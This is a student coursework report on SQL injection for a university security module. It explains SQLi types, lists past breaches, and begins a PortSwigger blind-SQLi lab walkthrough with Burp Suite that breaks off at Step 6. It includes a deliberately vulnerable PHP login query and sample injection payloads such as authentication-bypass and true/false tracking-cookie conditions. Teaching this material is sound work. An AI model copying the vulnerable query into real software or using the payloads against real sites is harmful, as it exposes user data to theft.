LONDON METROPOLITAN UNIVERSITY

Islington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC5004NI Security in Computing

Assessment Weightage & Type

30% Individual Coursework 2

Year and Semester

2023 -24 Spring

Student Name: Mausam Rai

London Met ID: 22085572

College ID: NP01NT4S230067

Assignment Due Date: May 7, 2024

Assignment Submission Date: May 5, 2024

Word Count (Where required): 13668

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Table of Contents

Table of Figures

List of Tables

Acknowledgement

I want to extend my sincere appreciation to our lecturer, Mr. Sushil Phuyal, and tutor Mr. Shashwot Singh Shahi for their invaluable help and feedback throughout the coursework. Although I faced many difficulties during this period, my teachers' advice has really helped me overcome obstacles successfully within given time limit.

Additional thanks go to my family and friends for their continuous encouragement and comprehension during this time. Their help has been an important source of power and drive.

Lastly, I want to thank everybody who helped me during this report. Your work together has been the key factor behind its successful completion.

Abstract

SQL injection remains a relevant and severe issue in web applications that presents serious risks to the data security. This report has analysed SQL injection attacks in detail, focusing not only on their distinctive characteristics and possible consequences but also on the ways in which attackers take advantage of weaknesses in the architecture of web applications.

The report starts by explaining the ways in which SQL injection works. It shows attack paths that are frequently used and their possible outcomes with examples to support this understanding. After, it goes into detail about the structure of SQL injections attacks, displaying wrong input types being dealt with and showing how they can be taken advantage of along with methods for spotting weaknesses in web applications.

Moreover, the report deeply studies mitigation techniques like input validation, output sanitization, parameterization and use of security tools such as Web Application Firewalls (WAF) or Runtime Application Self Protection (RASP). Every strategy gets carefully analysed to show its merits and constraints.

In addition, the report gives real-life examples of SQL injection exploits in its appendix. These show how interception filters work, ways to secure databases, and methods for reducing information leakage. It also talks about why it's crucial to comprehend information flows, database mistakes as well as confirmatory and recovery steps after a SQL injection attack happens.

This report, with its detailed study and real-life instances, acts as a complete guide to comprehend, lessen and recover from SQL injection vulnerabilities.

1. Introduction

With the exponential growth of web advancements, the Web application became one of the most mainstream contact streams. Web applications offer users of the internet an easy-to-use interface and accessibility. As these apps gain more and more attention, protecting their security is also growing in importance. Web applications are dynamic because they are linked to a back-end database and enable users to store and retrieve data in real time. On the other hand, this also opens the database to hackers who want to use it to obtain private data without authorization and carry out harmful operations. As a result, there are security lapses resulting in fraud, identity theft, and web service control and corruption (William G.J. Halfond, 2006). Database-oriented online applications are susceptible to design errors such improper information access, needless dynamic query formulation, and inadequate input sanitization. Attackers manipulate design vulnerability to acquire uncontrolled access to the online application database and, consequently, the user data by injecting malicious code or unauthorized input.

Injection flaws represent a significant category of vulnerability in web applications. An injection flaw is a vulnerability which allows an attacker to relay malicious code through an application to another system. This can include compromising both backend systems as well as other clients connected to the vulnerable application. Common types of injection flaws include SQL injection, Cross-site Scripting (XSS), OS Command Injection etc (owasp, 2020). Among them Structure Query Language injection (SQLi) is a well-known exploitation technique.

Before knowing about SQL injection, lets learn about Structured Query Language and Database. A database is an organized collection of structured information, or data, typically stored electronically in a computer system (oracle, 2022). Whereas, Structured Query Language (SQL) is a programming language for storing and processing information in a relational database. SQL queries are the commands used to communicate with a database and can be used to store, update, remove, search and retrieve information from the database (aws, 2023). SQL injection is a type of attack that exploits the vulnerability that results when users give an attacker the ability to influence the Structured Query Language (SQL) queries that an application passes to a back-end

database. By being able to influence what is passed to the database, the attacker can leverage the syntax and capabilities of SQL itself, as well as the power and flexibility of supporting database functionality and operating system functionality available to the database. SQL injection is not a vulnerability that exclusively affects Web applications; any code that accepts input from an untrusted source and then uses that input to form dynamic SQL statements could be vulnerable (e.g., "**fat client**" applications in a client/server architecture). In the past, SQL injection was more typically leveraged against **server-side** databases, however with the current HTML5 specification, an attacker could equally execute JavaScript or other codes in order to interact with a client-side database to steal data. Similarly with mobile applications (such as on the Android platform), malicious applications and/or **client-side** script can be leveraged in similar ways (Clarke, 2012).

Here's an example to illustrate how SQL Injection works:



Figure 1:- Illustration of how SQL injection work

Let's say there is a website with a SQL database to store user information. The website has a login form where users enter their usernames and password. The website's code might look something like this:

```php
$username = $_POST['username'];
$password = $_POST['password'];
$sql = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = mysqli_query($conn, $sql);
if (mysqli_num_rows($result) > 0) {
// User has successfully logged in
} else {
// Invalid username or password
}
```

Figure 2:- code of a website in php

In this code, the user's input is directly inserted into the SQL statement. If a user enters a username like admin'–, the SQL statement becomes:

```
SELECT * FROM users WHERE username='admin'- -' AND password="
```

Figure 3:- SQL statement for user's input

The double dash (- -) is a comment character in SQL, which means everything after it is ignored. This allows the attacker to bypass the password check and log in as the administrator.

Attackers try different variations of SQLi using common SQL injection commands to see which commands get executed by the database.

Based on this, they keep executing SQLi attacks to access the required information. They may stop after gathering what they need or keep coming back to do their bidding until these vulnerabilities exist (Sundar, 2024).

More about it in Appendix 1

Mechanisms of SQL Injection

Various methods are employed to introduce harmful code or statements into a program. This section is devoted to discussing the most widespread and general injection mechanisms.

- **Injection through user input**: In this scenario, the attacker inserts malicious SQL commands into the query entered by the user. There are various ways to read an input from a web application, depending on how the program is developed and deployed in its environment. The web form, which is sent to a web application via an HTTP **GET** OR **POST** request, is one of the most often used input methods [3]. An attacker can obtain unauthorized access to a web application and its database by using this kind of injection (Sitharthan. S, 2014).
- **Injection through server variables**: The most prevalent kind of SQL injection is by server variable injection. The HTTP request, environment, and other network factors are defined by a set of variables called server variables. These include the two most popular ways to submit forms, GET and POST, in addition to more complex injection routes like sessions and HTTP header variables. The majority of injection attempts use these server variables, either by creating their own requests to the server or by inserting malicious input into the client end of the application (Sitharthan. S, 2014).
- **Injection via cookies**: Cookies are files that web applications collect that are saved on the client computer and include state information. These cookies allow the state information to be recovered when the client visits the web application again. The client has complete control over the information contained in these cookies because they are kept on their computers. Malicious clients have the ability to alter these cookies in order to create SQL queries that target online applications (Sitharthan. S, 2014).

- **Second Order Injection**: In this kind of attack, malicious input that can be exploited later is sent straight to the database or system. Based on the goals, a second order injection assault is very different from a standard SQLIA-S (first-order). Similar to first-order injection attacks, second-order injection attacks are not carried out when input is supplied to the database. Instead, the attacker plans an attack that is carried out when the database or application is being used by using the attacker's knowledge of the time and location of the inputs (Sitharthan. S, 2014).

Let’s take a look at the types of SQL injection attacks which fall into three categories:



Figure 3: - Types of SQL injection

In-band SQL injection

In-band SQL injection is the most common type of attack. With this type of SQL injection attack, a malicious user uses the same communication channel for the attack and to gather results. The following techniques are the most common types of in-band SQL injection attacks:

- **Error-based SQL injection**: With this technique, attackers gain information about the database structure when they use a SQL command to generate an error message from the database server. Error messages are useful when developing a web application or web page, but they can be a vulnerability later because they expose information about the database. To prevent this vulnerability, you can disable error messages after a website or application is live.

More about Error based injection in Appendix 2

- **Union-based SQL injection**: With this technique, attackers use the UNION SQL operator to combine multiple select statements and return a single HTTP response. An attacker can use this technique to extract information from the database. This technique is the most common type of SQL injection and requires more security measures to combat than error-based SQL injection (crowdstrike, 2022).

More about Union based injection in Appendix 3

Inferential SQL injection

Inferential SQL injection is also called **blind SQL injection** because the website database doesn't transfer data to the attacker like with in-band SQL injection. Instead, a malicious user can learn about the structure of the server by sending data payloads and observing the response. Inferential SQL injection attacks are less common than in-band SQL injection attacks because they can take longer to complete. The two types of inferential SQL injection attacks use the following techniques:

- **Boolean injection**: With this technique, attackers send a SQL query to the database and observe the result. Attackers can infer if a result is true or false based on whether the information in the HTTP response was modified. A simple example of a boolean based SQLi attack would be if an attacker tried to probe organization's website with queries adding true or false parameters. In this scenario, the attacker may want to check if the administrator is using a common username, such as admin (which is a poor security practice).

One way to do this is by trying to use the admin username in the login form. The attacker can also add a query which will return a true or false statement:

admin' AND 1=1–

That query tells the database to look for the *admin* username and to confirm if 1 equal 1. The goal of that query is to check if the database is vulnerable *and* to see if it gives you information about the username. A poorly secured website will return a message that says, “That’s not the right password for this account”. This tells attackers they have the right username, which makes it easier to execute a brute force attack.

- **Time-based injection**: With this technique, attackers send a SQL query to the database, making the database wait a specific number of seconds before responding. Attackers can determine if the result is true or false based on the number of seconds that elapses before a response. For example, a hacker could use a SQL query that commands a delay if the first letter of the first database’s name is A. Then, if the response is delayed, the attacker knows the query is true (crowdstrike, 2022).

Out-of-Band SQL injection

Out-of-band SQL injection is the least common type of attack. With this type of SQL injection attack, malicious users use a different communication channel for the attack than they use to gather results. Attackers use this method if a server is too slow or unstable to use inferential SQL injection or in-band SQL injection (crowdstrike, 2022).

More about Out-of-band injection in Appendix 4

1.1 Aim

The main aim of this report is to understand the SQL injection, demonstrate the SQL injection using a vulnerable lab and to explore the mitigation techniques to prevent the SQL injection attack.

1.2 Objectives

The main objectives of this report are:

- To research and study about SQL injection, its types and how it works.
- To analyse recent SQL injection attack incidents, understand the evolving tactics and consequences of such attacks.
- To demonstrate how Blind SQL injection is done using the port swigger labs.
- To evaluate the effectiveness of various mitigation strategies applied to prevent the SQL injection.
- To calculate the Common Vulnerability Scoring System (CVSS) scores for SQL injection vulnerabilities.
- To conduct a Cost-Benefit Analysis (CBA) to determine the economic feasibility of implementing mitigation measures.

2. Background

2.1 Current Scenario

Recent SQL injection attacks have persisted in wreaking havoc on a number of global sectors, as demonstrated by instances like the 2017 hack that affected more than 60 universities and governments worldwide (portswigger, 2017). Notably, Injection flaws have ranked 1st in the OWASP report of 2013 and 2017. Whereas, according to the **OWASP** report of 2021, it ranked 3rd among the top 10 list of web application vulnerabilities (owasp, 2021).



Figure 1: - OWASP vulnerability report (owasp, 2021)

The history of SQL injection attacks underscores their devastating potential. The first notable incident was the Target data breach in 2013, which affected 40 million customers, leading to a loss of trust and credibility for the retail giant. This was followed by the Yahoo Hack in July 2012, where 453,000 email addresses and passwords of Yahoo Voices users were leaked. Moving forward, in 2011, the Sony PlayStation Network (PSN) was hacked, resulting in the loss of personal information for 77 million users. The hack was reportedly the result of a SQL injection attack. In October 2014, Drupal declared its high vulnerability against the attack, known as the Drupal SQL Injection. Lack of user input sanitization resulted in SQL injection vulnerability. In July 2021, the WooCommerce unauthenticated SQL Injection incident occurred, where several of its feature plug-ins and software versions were vulnerable to SQL injections.

Similarly, **the Kaseya ransomware** attack happened in July 2021, where a notorious group called **REvil** affected over 1500 businesses managed by Kaseya. The hacker remotely exploited the SQL vulnerability of the Kaseya VSA servers. The Kotak Life Insurance data breach in 2023 exposed sensitive customer information, potentially putting millions at risk of identity theft and fraud. The severity of these vulnerabilities was brought to light in November and December 2023 when **ResumeLooters** (an elusive hacking collective) successfully stole over two million email addresses and other personal information from at least 65 websites (Toulas, 2024). Meanwhile, GambleForce exfiltrated data from six organizations in Australia, Indonesia, the Philippines, and South Korea in late December 2023. The fact that these attacks have affected several nations in the Asia-Pacific area in addition to Brazil highlights how widespread the threat is.

Figure 2: - Victim country of ResumeLooters (Toulas, 2024)

The tenacity and adaptability of organizations like GambleForce suggest that SQL injection is still a major concern in the field of cybersecurity, requiring constant vigilance and strong security measures to reduce the risk posed by this persistent threat, even in spite of efforts made by cybersecurity firms like Group-IB to counter these attacks (Newsroom, 2023).

3. Demonstration

3.1 Required Tools

To perform the SQL injection attack following tool was used:

- Burp Suite: Burp Suite is a platform and graphical tool that work together to do security testing on online applications. It was developed by PortSwigger. It supports the whole testing process, from the initial mapping and analysis of an application's attack surface through the discovery and exploitation of security flaws. It gives us the ability to manually test for vulnerabilities, intercepts HTTP messages, and change a message's body and header (portswigger, 2023).

Figure 4:- Burp Suite (Habiba, 2023)

The demonstration in this report illustrates how Blind SQL injection is executed, showcasing both conditional response and time-based techniques. The following steps are carried out in the port swigger lab to demonstrate the Blind SQL injection with condition response.

3.2 Blind SQL injection with conditional response

In this lab, the tracking id cookie is exploited to bypass authentication in the application. The response is inferred solely through true or false conditions.

Title	Condition Based Blind SQL injection bypassing login
Payload used	‘ 1 AND 1=1 --
Criticality	Critical
CVSS score	9.8
CVSS Vector	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
OWASP category	Injection

Table 1:- Blind SQL injection with conditional response

Step 1: This is the Blind SQL injection with conditional response lab of port swigger. This lab was opened through the burp suite browser to intercept and manipulate HTTP and HTTPS requests between a web browser and the target web application.



Figure 5:- Blind SQL injection lab in Port Swigger

Step 2: After navigating to the corporate gifts tab, unexpectedly welcome back! message popped up. This shows that a cookie is active, allowing the website to track user presence and personalize user experience on the web platform.



Figure 6:- Welcome back message popped up

Step 3: After sending the user request to the repeater, here it was clearly shown that the cookie generates tracking id and sessions. Cookie is great way; especially custom cookie is a great way to potentially cause a lot of havoc. In this scenario tracking id is a custom cookie and if there is no proper validation, it could be vulnerable to injection vulnerabilities.



Figure 7:- tracking id generated by the cookie

Step 4: Tampering the tracking ID will result in the absence of the welcome back message, indicating that the system's recognition of user presence has been disrupted.



Figure 8:- After the tracking id is tampered, welcome back message didn't popped up

Step 5: Determine if the injected condition '1'='1' evaluates to true when combined with the correct tracking ID.

Query: **Tracking ID 'AND '1' = '1;**

The application receives an HTTP request with the correct tracking ID and the injected condition AND '1'='1'. Since '1'='1' always evaluates to true, the combined condition in the SQL query becomes true regardless of the tracking ID value. As a result, the "Welcome back" message is displayed.



Figure 9:- Adding TRUE condition with the tracking id

Step 6: Determine if the injected condition '1'='2' evaluates to false when combined with the correct tracking ID.

Query: **Tracking ID ‘AND ‘1’ = ‘2;**

